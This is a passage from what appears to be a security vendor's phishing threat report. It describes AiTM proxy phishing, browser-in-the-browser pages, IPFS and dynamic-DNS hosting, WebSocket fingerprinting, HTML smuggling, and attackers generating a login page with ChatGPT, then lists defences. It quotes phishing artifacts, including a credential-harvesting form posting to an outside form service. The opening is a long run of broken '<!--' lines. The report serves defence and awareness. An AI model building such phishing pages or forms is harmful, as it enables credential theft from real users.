925 <!--
926 <!--
927 <!--
928 <!--
929 <!--
930 <!--
931 <!--
932 <!--
933 <!--
934 <!--
935 <!--
936 <!--
937 <!--
938 <!--
939 <!--
940 <!--
941 <!--
942 <!--
943 <!--
944 <!--
945 <!--
946 <!--
947 <!--
948 <!--
949 <!--
950 <!--
951 <!--
952 <!--
953 <!--
954 <!--
955 <!--
956 <!--
957 <!--
958 <!--
959 <!--
960 <!--
961 <!--
962 <!--
963 <!--
964 <!--
965 <!--
966 <!--
967 <!--
968 <!--
969 <!--
970 <!--
971 <!--
972 <!--
973 <!--
974 <!--
975 <!--
976 <!--
977 <!--
978 <!--
979 <!--
980 <!--
981 <!--
982 <!--
983 <!--
984 <!--
985 <!--
986 <!--
987 <!--
988 <!--
989 <!--
990 <!--
991 <!--
992 <!--
993 <!--
994 <!--
995 <!--
996 <!--
997 <!--
998 <!--
999 <!--
1000 <!--

```

Figure 13: Fake recruitment email source code

Adversary-in-the-Middle (AiTM) Phishing Attacks

Learn more about [Adversary-in-the-Middle \(AiTM\) phishing attacks](#).

The ThreatLabz team discovered a new strain of a large-scale phishing campaign that uses AiTM techniques along with several evasion tactics. Traditional phishing websites that collect user credentials never complete the authentication process with the actual mail provider's server. If the user has enabled MFA, it prevents the attacker from logging in to the account with only the stolen credentials. To bypass MFA, attackers may use AiTM phishing attacks.

Figure 14 shows a code snippet of a phishing page served by an AiTM phishing server.

```
<meta content="ConvergedSignIn" name="PageID">
<meta content="" name="SiteID">
<meta content="105" name="ReqID">
<meta content="en-GB" name="LocID">
<meta content="Telephone-no" name="Format-detection">
<noscript>
<meta content="0; URL=https://ms0.portalresolve-reminder.com/jsdisabled" http-equiv="Refresh">
</meta>
</noscript>
```

Figure 14: Phishing page code served by AiTM phishing server

The AiTM malicious proxy server modifies the URLs in a legitimate destination page with attacker-controlled URLs (see figure 15) and acts as a relay between the victim and the destination server.

<pre></script> </head> <body style="visibility:hidden;width:0;height:0;"> </pre>	<pre></script> </head> <body style="visibility:hidden;width:0;height:0;"> </pre>
---	---

Figure 15: Attacker-controlled URLs modified by AiTM proxy server

The original subdomain (in green), the original domain name (in blue, minus the TLD), and a unique generated ID (in pink) are joined together with dashes and become a subdomain under the phishing site's domain (in orange).

We detected this when some of the requests were passed with incorrect modifications to the victim as seen in figure 16.

```
"desktopSsoConfig": {
  "isEdgeAnaheimAllowed": true,
  "iwaEndpointUrlFormat": "https://autologon.microsoftazuread-sso.com/{0}/winauth/sso?client-request-id=...",
  "iwaSsoProbeUrlFormat": "https://autologon.microsoftazuread-sso.com/{0}/winauth/ssoprobe?client-request-id=...",
  "iwaIFrameUrlFormat": "https://autologon.microsoftazuread-sso.com/{0}/winauth/iframe?client-request-id=...",
  "iwaRequestTimeoutInMs": 10000,
  "startDesktopSsoOnPageLoad": true,
  ...
}
```

Figure 16: Incorrect modifications passed to phishing victim

This resulted in a leak of the attacker-controlled server address, as shown in figure 17.

```
GET /contoso.com/winauth/iframe?client-request-id=xxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx&isAdalRequest=False HTTP/1.1
Host: autologon.microsoftazuread-sso.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-GB,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate, br
Referer: https://ms0.hd6ygdq/38u4hq0389.1live/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: iframe
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
```

Figure 17: Attacker-controlled server address revealed



Browser-in-the-Browser (BiTB) Phishing Attacks

BiTB phishing attacks also saw increased use in 2022. They simulate a login page window within a main phishing page that leads the intended target to believe they need to enter their single sign-on (SSO) credentials to continue using the website.

Attackers use a combination of basic HTML/CSS and inline frame (iframe) to craft a fake pop-up window that simulates the user's typical SSO pop-up window. It can be almost impossible for a user to distinguish a genuine pop-up from a well-designed phishing fake.

Figure 18 shows an example of a BiTB attack using a fake SSO window, generated using HTML, to target Steam, a popular digital gaming platform.




Figure 18: BiTB or “picture-in-picture” attack

Using Legitimate Services to Host Phishing Websites

The ThreatLabz team also observed attackers using legitimate hosting services to host phishing sites. Some of these sites included free hosting providers such as OOwebhostapp.com, file sharing services such as transfer.sh, cloud service providers such as amazonaws.com, and URL shortening using services such as linkedin.com.

In 2022, the team observed attackers using Dynamic DNS services that allow users to map a domain name to a changing IP address. Users primarily leverage these services for remote access or hosting websites on home networks.




Figure 19: Dynamic DNS subdomains for phishing page hosting (example one)




Figure 20: Dynamic DNS subdomains for phishing page hosting (example two)

Attackers can also use Dynamic DNS services to host phishing websites on compromised computers or servers without fixed IP addresses.




Figure 21: T&T phishing hosted using dynamic DNS

Phishing Using the InterPlanetary File System (IPFS)

IPFS is a distributed peer-to-peer file system that allows users to store and share files on a decentralized network of computers. Compared to traditional centralized file systems, it provides a more secure, resilient, and efficient way of storing and distributing files.

In IPFS, files are divided into smaller chunks and distributed across multiple nodes in a network, making it more difficult for a single point of failure to compromise the entire system. Figure 22 shows what IPFS phishing looks like.




Figure 22: IPFS phishing example (one)

Because of its peer-to-peer construction, it's much more difficult to remove an IPFS-hosted phishing page than one hosted using a more traditional method.

We also observed attackers using Google Translate to make their URLs appear legitimate.




Figure 23: IPFS phishing example leveraging Google Translate

As shown in figure 23, attackers used Google Translate on an IPFS-hosted phishing site, and then used the page to phish DocuSign credentials.

Using WebSockets to Exfiltrate Fingerprinted Data

In the [Zscaler ThreatLabz 2022 Phishing Report](#), we discussed phishing kits and open source phishing frameworks. These kits and frameworks package up and commoditize the required tools to quickly launch hundreds or thousands of convincing and effective phishing pages—even if the attacker or attackers have little technical skill.

Some of these phishing kits have a feature called “cloaking,” a technique that lets phishers hide an actual phishing webpage from security researchers and scanners while still serving it to their victims. The phishing kit will filter connections for each visitor based on IP address, hostname keywords, user agent, and more. Based on the match, it will serve either a benign page or a phishing page, avoiding detection by security researchers and anti-phishing tools that scan the internet for malicious content. These traditional cloaking methods can be bypassed by threat actors using different techniques.

This year, we observed a new feature in client fingerprinting. Here is what happens when a visitor lands on—and is fingerprinted by—a phishing page:

1. The user surfs the phishing page
2. The server returns a JavaScript to fingerprint the client, and JavaScript uploads the fingerprint via WebSocket connection.
3. The server generates a cookie based on the fingerprint and sends the cookie back via WebSocket

4. The JavaScript code automatically refreshes the page with the cookie
5. The user is redirected to the phishing page if the cookies pass the check

The fingerprinting JavaScript is based on this [open-source project](#) on GitHub.



```

{
  "type": "vdata",
  "data": {
    "languages": [
      "en-US"
    ],
    "cookieEnabled": true,
    "serviceWorker": true,
    "hardwareConcurrency": 48,
    "javaEnabled": false,
    "referrer": "",
    "etsl": 33,
    "battery": true,
    "hasChrome": false,
    "webXR": true,
    "mediaSession": true,
    "webgl": "ANGLE (Google, Vulkan 1.2.0 (SwiftShader Device (Subzero) (0x0000C0DE)), SwiftShader driver-5.0.0)",
    "timezone": "7",
    "platform": "Linux x86_64",
    "userAgent": "Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:24.0) Gecko/20100101 Firefox/24.0",
    "appCodeName": "Mozilla",
    "appName": "Netscape",
    "language": "en-US",
    "deviceMemory": 8,
    "vendor": "Google Inc.",
    "visitorId": "6b3a518d3abf051e32ce509874fc411e",
    "permissions": {
      "accelerometer": "prompt",
      "ambient_light_sensor": "unknown",
      "background_fetch": "unknown",
      "background_sync": "unknown",
      "bluetooth": "unknown",
      "camera": "prompt",
      "clipboard_write": "unknown",
      "device_info": "unknown",
      "display_capture": "unknown",
      "geolocation": "prompt",
      "gyroscope": "prompt",
      "magnetometer": "prompt",
      "microphone": "prompt",
      "midi": "prompt",
      "nfc": "unknown",
      "notifications": "prompt",
      "persistent_storage": "unknown",
      "push": "prompt",
      "speaker_selection": "unknown",
      "speaker-selection": "unknown",
      "device-info": "unknown",
      "background-fetch": "prompt",
      "background-sync": "prompt",
      "persistent-storage": "prompt",
      "ambient-light-sensor": "unknown",
      "clipboard-write": "prompt",
      "display-capture": "prompt"
    }
  }
}

```

Figure 24: Fingerprint data of a machine

This technique can be disrupted by monitoring WebSocket communication and filtering fingerprint data. The phishing kit can set up command-and-control (C2) communication to receive commands from phishing servers via WebSocket via a technique referred to as heartbeat communication, where the attacker sends and receives data back and forth from the victim's device.





Figure 25: Example of heartbeat communication



Using Web-Based Form Services to Collect Credentials

We also observed attackers abusing services that help users collect information via forms. For example, FormSubmit is a web-based service that provides a simple way to set up and manage HTML forms for websites. Organizations can use it to create custom forms with various input fields, such as text boxes, checkboxes, radio buttons, dropdown lists, and file uploads, and then submit the form data to a specified email address or webhook URL.

The example in figure 26 demonstrates how threat actors can abuse form creation services to collect credentials without setting up servers.

Figure 26: Form example

The “action” in the form is “https://submit-form[.]com/Qz1kGknr”.

```
<form action="https://submit-form.com/Qz1kGknr" method="post">
  <div align="center">
    <h2 class="text-center">
      <div id="top">
      <span style="vertical-align: middle; padding-left: 3px; color: #fff;" id="logoname"></span> </div>
      <p><span style="font-size: 20px; color: #gray;">Sign in to continue </span></p>
      <span style="font-size: 15px; color: #white;">Enter your correct password to avoid deactivation</span>
    </div>
    <div class="alert alert-danger" id="msg" style="display: none; font-size: 14px;">Invalid credentials
      <span id="error" class="text-danger" style="display: none;">That account doesn't exist. Enter a diff
    </div>
    <div class="form-group">
      <div class="input-group">
        <span class="input-group-addon"><i class="fas fa-user"></i></span>
        <input type="email" class="form-control" name="email" placeholder="Username" value="" id="email">
      </div>
    </div>
    <div class="form-group">
      <div class="input-group">
        <span class="input-group-addon"><i class="fas fa-lock"></i></span>
        <input type="password" class="form-control" id="password" name="password" placeholder="Password" r
      </div>
    </div>
    <div class="form-group">
      <div align="left">
        <input type="checkbox"><span style="font-size: 15px; color: #gray;"> Remember me </span>
      </div>
    </div>
    <div class="form-group">
      <button type="submit" class="btn btn-primary login-btn btn-block" id="submit-btn">Sign in</button>
    </div>
  </h2>
</div>
</form>
```

Figure 27: How the attacker leverages the form service to intercept information

Phishing Using HTML Smuggling and SVG Files

HTML smuggling is a technique that allows attackers to bypass network security controls by embedding malicious code within apparently benign HTML and then delivering malicious payloads to a target system. Detection schemes often scan and detect JavaScript, so threat actors turn to HTML smuggling to deliver various types of malware.

Attackers often move HTML smuggling code into Scalable Vector Graphics (SVG), a vector graphics format based on XML used to create two-dimensional graphics that can be scaled without losing resolution. They can edit SVG files with text editors and graphic software.

Attackers can use JavaScript to manipulate the SVG elements and attributes to create different animations, such as moving objects, changing colors, and creating transitions. With JavaScript, SVG animations can be interactive, allowing users to interact with the graphics and trigger different animations.

Detection solutions don't typically check JavaScript inside SVG, making it an attractive option for attackers.



Phishing Tools and Techniques

There are several standalone applications or browser extensions available online that threat actors use to copy a legitimate website and modify the data exfiltration code to steal data. Here are some examples:

- **HTTrack**, a widely used standalone application
- **singlefile**, a Google Chrome extension
- **Webscrapbook**, an open source browser extension
- **Save Page WE**, a Google Chrome extension

Phishing Using iframes

An iframe is an HTML element that allows web developers to embed another HTML document within the current web page. It creates a “frame within a frame” wherein the content of the embedded document displays in a rectangular box on the current page. When threat actors embed phishing content in an iframe, they may evade detection.

An iframe can be used for phishing in a few different ways:

1. Nested iframe
2. iframe as background
3. Iframe as front, like BitB

To add to these, we expect “iframes as components” to begin to appear, too. In this method, several iframes can be combined to generate a phishing page, with an iframe as part of the page. For

example, the first iframe is used to collect a username (figure 28):



Figure 28: Username-collecting iframe

The second iframe is used to collect a password (figure 29):



Figure 29: Password-collecting iframe

Finally, the phishing page combines the two iframes (figure 30):



Figure 30: Phishing page with combined iframes

WebAssembly Phishing

WebAssembly is a binary instruction format for a virtual machine that runs in modern web browsers. It provides a portable, low-level bytecode format that can be executed at near-native speed, making it well-suited to running performance-critical applications on the web.

WebAssembly addresses the limitations of JavaScript as a performance language for web applications; its code can be written in various languages, such as C++, Rust, and Go, and then compiled to the WebAssembly bytecode format.

Phishing Based on Geographic Region

Threat actors wanting to target users who are in specific regions or speak specific languages may turn to third-party API and specific services to identify those audiences.

[Geo Targetly](#) is a service that allows users to personalize their website content based on its visitors' geographic location. To determine display content, they can create custom rules based on factors like IP addresses, language settings, and time zones.

Unsurprisingly, attackers use this service as a cloaking technique when phishing.

Using Punycode or a Non-Standard IP Address in URLs to Avoid Detection

An IP address is simply a 32-bit number that can be represented using different quantities of digits. The standard quantity is four digits, but one-, two-, or three-digit IP addresses also exist, and each digit can be represented using a different base (binary, octal,

decimal, hexadecimal). When phishing attackers represent an IP address in a nonstandard way, it may evade detection, but this can be mitigated by normalizing IP addresses.

Phishing Using “Hash in URL”

The “hash” in a URL refers to the portion of the URL that comes after the “#” symbol. Also known as the fragment identifier, it identifies a specific section within a web page, such as a section heading or a paragraph, and allows a user to navigate to that section directly by clicking on a link or bookmark.


The content after the “#” symbol is not sent to the server, so changes to the hash do not trigger a page refresh. This feature is often used in single-page applications and dynamic web content.

Phishing attackers have found two new ways to exploit this:

1. Representing user information with the hash.
 - Email addresses are most common. When the login page is displayed, the user's email address is automatically filled in to deceive the user.
2. Generating specific phishing pages based on the hash, which can distinguish users.

AI and Phishing

Recent AI technology advances like ChatGPT make it easier for threat actors to develop malicious code, generate Business Email Compromise (BEC) attacks, create polymorphic malware, and more. We attempted to generate a phishing login page using ChatGPT, and after just three simple interactions, the tool generated this webpage:



The screenshot shows a web page with a navigation bar at the top containing links for Home, Blog, Store, Support, and Education. Below the navigation bar is the heading "Microsoft Login". Underneath the heading is a placeholder for the Microsoft logo. The main content area contains a "Username:" label followed by a text input field, a "Password:" label followed by a text input field, and a blue "Submit" button at the bottom.

Figure 31: ChatGPT-generated phishing page

With a little more effort, an attacker could add background and modify it to look like a genuine login page.



2024 Predictions

- 1. AI attacks will see more frequent use** as threat actors discover new applications for these services. Expect to see more sophisticated scams across different communication channels, such as email, SMS, and websites. Also, prepare for a surge in phishing attempts as attackers leverage AI to launch more coordinated and effective attacks on larger groups of people.
- 2. Phishing-as-a-Service offerings will continue to evolve**, with providers offering customized phishing templates, access to larger databases of potential victims, and more advanced social engineering techniques. Providers may also offer additional services such as malware installation, hosting, and analytics. What's more, these providers will compete to offer the best value with affordable pricing models and 24/7 customer support. This may lead to an increase in small-scale phishing attacks, so it's crucial to stay informed about the latest phishing threats and trends.
- 3. Mobile attacks will become more prevalent** as attackers focus on exploiting our reliance on these devices. Attackers will develop more mobile-friendly content, such as optimized apps, websites, and malware, including spyware and remote access trojans. They will also find new ways to extort victims for financial gain.
- 4. MFA bombing and AitM attacks will increase** as attackers find ways to bypass MFA security measures. MFA bombs overwhelm victims with authentication requests, while AitM attacks intercept the victim's session after they have successfully authenticated with MFA. Attackers will use advanced techniques, including AI, to predict and generate verification codes or identify patterns in user behavior to exploit for access. To protect against these attacks, it's important to use strong passwords, enable two-factor authentication, and monitor accounts for suspicious activity.
- 5. Personalized attacks will become more challenging to detect** as attackers develop advanced reconnaissance techniques to gather information about potential victims. This information will be used to create tailored phishing emails that appear more legitimate and convincing, increasing their likelihood of success. As attackers become more sophisticated in their use of personalization, it will become increasingly difficult for users to identify and avoid phishing attacks.

Improve Your Phishing Defenses

Industry statistics reveal that the average organization receives dozens of phishing emails per day, with financial losses snowballing as losses incurred from malware and ransomware attacks drive up the average costs of landed phishing attacks year over year. Facing all the threats outlined in this report is a difficult task, and while

you can't eliminate the risk of phishing threats completely, you can lower your organization's chances of falling victim to them.

The basics for mitigating the risk of phishing attacks:

Protect your organization from phishing

1

Understand the risks to better inform policy and strategy

2

Leverage automated tools and threat intel to reduce phishing incidents

3

Implement zero trust architectures to limit the blast radius of successful attacks

4

Deliver timely training to build security awareness and promote user reporting

5

Simulate phishing attacks to identify gaps in your program

Best Practices: Security Awareness Training

Phishing campaigns have high success rates because they attack users, and it takes only one distracted employee to make an error in judgment and take the bait. A 2020 study by Stanford University reported that nearly 88% of data breaches were caused by human error. The report also revealed that young male employees are most vulnerable to phishing scams and that distraction is the leading cause of error across all demographics. This is why end user awareness training is critical to preventing security breaches—and once a year is not enough. Everyone in your organization must be educated on how victims fall prey to phishing threats and be wary of giving out information or clicking links when dealing with untrusted emails, websites, text messages, applications, and phone calls.

Implementing continuous security awareness training and conducting regular phishing simulations are keys to developing a vigilant culture with strong phishing awareness. These activities allow you to deliver timely training to individuals that need extra support in identifying phishing attempts and modifying their risky behavior. Another way to reduce the number of phishing incidents is to improve user reporting of suspected phishing emails, which can decrease the time it takes for security teams to remove related threats from other inboxes. This can be done by providing a “Report phishing” button directly from the inbox.

ThreatLabz further recommends that your awareness training follow the guidance from the US Cybersecurity Infrastructure & Security Agency (CISA) that advises end users to be on the lookout for the following indicators:

- **Suspicious sender addresses.** A sender’s email address may imitate a legitimate business. Cybercriminals often use addresses that closely resemble those from reputable companies by altering or omitting a few characters.
- **Generic greetings and signatures.** Both a generic greeting—such as “Dear Valued Customer” or “Sir/Ma’am”—and a lack of contact information in the signature block are strong indicators of a phishing email. A trusted organization will normally address you by name and provide their contact information.
- **Spoofed hyperlinks and websites.** If you hover your cursor over any links in the body of the email and the hover text doesn’t match, the link may be spoofed. Malicious websites may look identical to legitimate sites, but the URL may use a spelling variation or a different domain (e.g., “.com” vs. “.net”). Additionally, cybercriminals may use a URL shortening service to hide the true destination of the link.
- **Spelling and layout.** Poor grammar and sentence structure, misspellings, and inconsistent formatting are other indicators of a possible phishing attempt. Reputable institutions have dedicated personnel who produce, verify, and proofread customer correspondence.
- **Suspicious attachments.** An unsolicited email requesting a user download and open an attachment is a common delivery mechanism for malware. A cybercriminal may use a false sense of urgency or importance to help persuade a user to download or open an attachment without examining it first.

Best Practices: Security Controls

To account for the fact that employees and other end users will invariably fall victim to phishing attempts, security teams must have protections in place to detect and mitigate damage. Key protections include:

- **Email scanning.** Email is by far the most common phishing vector, so a cloud-based email scanning service that inspects emails before they reach your perimeter—with real-time protection against malicious links and domain name spoofing—is crucial.
- **Reporting.** Phishing attacks often target many end users in an organization to increase the chances of success. Enable end users to report phishing attempts to block malicious senders and links as quickly as possible, ideally with a phishing reporting button built into users' email clients. Implement a playbook to investigate and respond to phishing incidents, including agency reporting to help the government fight scammers and stop attacks against other organizations.
- **Multifactor authentication.** MFA remains one of the most critical defenses against phishing. With MFA deployed, a password alone is not enough to compromise an account. Authentication apps such as Okta Verify or Google Authenticator are particularly effective, providing additional defense against MiTM tactics that may intercept SMS messages.
- **Encrypted traffic inspection.** More than 95% of attacks use encrypted channels, which often are not inspected, making it easy for even moderately sophisticated attackers to bypass security controls. Organizations must inspect all traffic, whether or not it's encrypted, to prevent attackers from compromising their systems.
- **Antivirus software.** Endpoints should be protected with regularly updated antivirus to identify malicious files and prevent them from being downloaded.
- **Advanced threat protection.** Antivirus can stop known threats, but adversaries are capable of spinning up new, unknown malware variants that can evade signature-based detection tools. Deploy an inline sandbox that can quarantine and analyze suspicious files, and browser isolation that abstracts potentially malicious web content without disrupting end user workflows.
- **URL filtering.** Limit your phishing risk with URL filtering that uses policy to manage access to the riskiest categories of web content, such as newly registered domains.
- **Regular patching.** Keep applications, operating systems, and security tools up to date with the latest patches to reduce vulnerabilities, and ensure that you have the latest protections.
- **Zero trust architecture.** As important as it is to have controls in place to prevent phishing, it is equally important to have ones that limit the damage from a successful attack. Employ granular segmentation, enforce least-privileged access, and continuously monitor traffic to find threat actors who may have compromised your infrastructure.
- **Threat intel feeds.** These feeds integrate with your existing security tools to provide automated context enrichment for enhanced detection and faster resolution of phishing threats. They also provide updated context on reported URLs; extracted indicators of compromise (IOCs); and tactics, techniques, and procedures (TTPs) for actionable decision-making and prioritization.

Best Practices: How to Identify a Phishing Page

Phishing pages can be identified by indicators of common tactics threat actors use to trick users and security engines, as well as by shortcuts threat actors often take when generating new phishing pages. The creation of new phishing sites spikes around holidays and other isolated events. For example, during the pandemic, the security industry witnessed attackers launching a trove of fake COVID-19 websites that took advantage of victims by impersonating health organizations as well as test kit and medical supply ordering sites. To detect the latest phishing threats, it is important to stay on top of the latest research and ingest actionable intel with updated indicators for use across your detection rules and response workflows.


The following is an overview of various indicators you (and your anti-phishing tools) should look out for:

